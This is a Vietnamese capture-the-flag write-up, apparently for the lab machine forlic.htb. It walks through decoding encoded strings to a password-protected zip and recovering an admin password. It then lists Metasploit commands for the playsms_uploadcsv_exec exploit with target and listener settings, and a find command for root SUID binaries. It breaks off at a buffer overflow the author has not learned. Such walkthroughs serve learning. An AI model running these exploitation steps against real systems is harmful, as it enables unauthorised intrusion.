
Mình đưa vào trình thông duyệt Ook! thì nó trả về 1 đường dẫn /asdiSIAJJ0QWE9JAS




Nó lại hiện 1 đoạn mã khác:




Chuỗi ở trên có thể khôi phục 1 tập tin zip





Dùng tool base64decode.org để giải mã, sau đó tải về file zip





Nó yêu cầu mật khẩu để unzip file index.php












Tìm được mật khẩu của admin: idkwhatispass

Giao diện playsms



Khi xác thực thành công, bạn có thể khai thác bằng public exploit của playsms

msfconsole

use exploit/multi/http/playsms\_uploadcsv\_exec

show options

set password idkwhatispass


set rport 9999

set rhosts forlic.htb


set targeturi playsms


set lhost 10.10.16.2

exploit



**Privilege Escalation**







Tìm các tệp thực thi có suid là root

find / -type f -perm -04000 -ls 2>/dev/null

Thấy 1 tập tin đáng nghi của người dùng ayush



Nó in đầu vào của người dùng



Tệp nhị phân rop bị dính lỗ hổng buffer overflow.

Mình chưa học lỗ hổng buffer overflow nên sẽ dừng lại ở đây.